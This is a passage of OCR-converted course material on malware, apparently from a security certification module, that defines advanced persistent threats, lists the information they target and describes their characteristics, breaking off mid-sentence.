


Module Flow

1. Malware Concepts
2. **APT Concepts**
3. Trojan Concepts
4. Virus and Worm Concepts
5. Fileless Malware Concepts
6. Malware Analysis
7. Countermeasures
8. Anti-Malware Software

APT Concepts

Advanced persistent threats are a major security concern for any organization, as they represent threats to the organization's assets, resources, financial records, and other confidential data. APT attacks can damage the reputation of an organization by revealing sensitive data. This section discusses APTs as well as their characteristics and lifecycle.



What are Advanced Persistent Threats?

- Advanced persistent threats (APTs) are defined as a **type of network attack**, where an attacker gains unauthorized access to a target network and remains undetected for a long period of time
- The main objective behind these attacks is to **obtain sensitive information** rather than sabotaging the organization and its network

Information Obtained during APT attacks


- Classified documents
- User credentials
- Personal information about employees or customers
- Network information
- Transaction information
- Credit card information
- Organization's business strategy information
- Control system access information

What are Advanced Persistent Threats?

An advanced persistent threat is defined as a type of network attack whereby an attacker gains unauthorized access to a target network and remains in the network without being detected for a long time. The word "advanced" signifies the use of techniques to exploit the underlying vulnerabilities in the system. The word "persistent" signifies the external command-and-control (C&C) system that continuously extracts the data and monitors the victim's network. The word "threat" signifies human involvement in coordination. APT attacks are highly sophisticated attacks whereby an attacker uses well-crafted malicious code along with a combination of multiple zero-day exploits to gain access to the target network. These attacks involve well-planned and coordinated techniques whereby attackers erase evidence of their malicious activities after their objectives have been fulfilled. APT attacks are usually performed on organizations possessing valuable information, such as financial, healthcare, defense and aerospace, manufacturing, and business organizations. The main objective of these attacks is to obtain sensitive information rather than sabotaging the organization and its network.


Information obtained by an attacker through APT attacks includes:

- Classified documents
- User credentials
- Employee's or customer's personal information
- Network information
- Transaction information
- Credit card information
- Organization's business strategy information
- Control system access information



Characteristics of Advanced Persistent Threats

Objectives	Obtaining sensitive information or fulfilling political or strategic goals
Timeliness	Time taken by the attacker from assessing the target system for vulnerabilities to gaining and maintaining the access
Resources	Amount of knowledge, tools, and techniques required to perform an attack
Risk Tolerance	Level up to which the attack remains undetected in the target's network
Skills and Methods	Methods and tools used by the attackers to perform a certain attack
Actions	APT consists of a certain number of technical "actions" that causes them to differ from other cyberattacks
Attack Origination Points	Numerous attempts to gain entry into the target's network



Characteristics of Advanced Persistent Threats (Cont'd)

Numbers Involved in the Attack	Number of host systems that are involved in the attack
Knowledge Source	Gathering information through online sources about specific threats
Multi-phased	APT attacks are multiphased which include reconnaissance, gaining access, discovery, capture, and data exfiltration
Tailored to the Vulnerabilities	APTs target-specific vulnerabilities present in the victim's network
Multiple Points of Entry	The adversary creates multiple points of entry through the server to maintain access to the target network
Evading Signature-Based Detection Systems	APT attacks can easily bypass the security mechanisms such as firewall, antivirus software, IDS/IPS, and email spam filter
Specific Warning Signs	Specific indications of an APT attack include inexplicable user account activities, presence of backdoors, unusual file transfers and file uploads, unusual database activity, etc.

Characteristics of Advanced Persistent Threats

APTs have various characteristics based on which attackers can design and plan their activities to successfully launch an attack. According to security researchers Sean Bodmer, Dr. Max Kilger, Jade Jones, and Gregory Carpenter, some key characteristics of APTs are as follows:

- **Objectives**

  The main objective of any APT attack is to repeatedly obtain sensitive information by gaining access to the organization's network for illegal earnings. Another objective of an APT may be spying for political or strategic goals.

- **Timeliness**

  It refers to the time taken by an attacker from assessing the target system for vulnerabilities to exploiting them to gain and maintain access to the target system.

- **Resources**

  It is defined as the amount of knowledge, tools, and techniques required to perform an attack. APT attacks are more sophisticated attacks performed by highly skilled cyber-criminals, and they require considerable resources.

- **Risk Tolerance**

  It is defined as the level up to which the attack remains undetected in the target network. APT attacks are well planned and executed with proper knowledge of the target network, which helps them remain undetected in the network for a long time.

- **Skills and Methods**

  These are the methods and tools used by attackers to perform a certain attack. The methods used for performing the attack include various social engineering techniques to gather information about the target, techniques to prevent detection by security mechanisms, and techniques to maintain access for a long time.

- **Actions**

  APT attacks follow a certain number of technical "actions" that make them different from other types of cyber-attacks. The main objective of such attacks is to maintain their presence in the victim's network for a long time and extract as much data as possible.

- **Attack Origination Points**

  They refer to the numerous attempts made to gain entry into the target network. Such points of entry can be used to gain access to the network and launch further attacks. To succeed in gaining initial access, the attacker needs to conduct exhaustive research to identify the vulnerabilities and gatekeeper functions in the target network.

- **Numbers Involved in the Attack**

  It is defined as the number of host systems involved in the attack. APT attacks are usually performed by a crime group or crime organization.

- **Knowledge Source**

  It is defined as the gathering of information through online sources about specific threats, which can be further exploited to perform certain attacks.

- **Multi-phased**

  One of the important characteristics of APTs is that they follow multiple phases to execute an attack. The phases followed by an APT attack are reconnaissance, access, discovery, capture, and data exfiltration.

- **Tailored to the Vulnerabilities**

  The malicious code used to execute APT attacks is designed and written such that it targets the specific vulnerabilities present in the victim's network.

- **Multiple Points of Entries**


  Once an adversary enters the target network, he/she establishes a connection with the server to download malicious code for further attacks. In the initial phase of an APT attack, the adversary 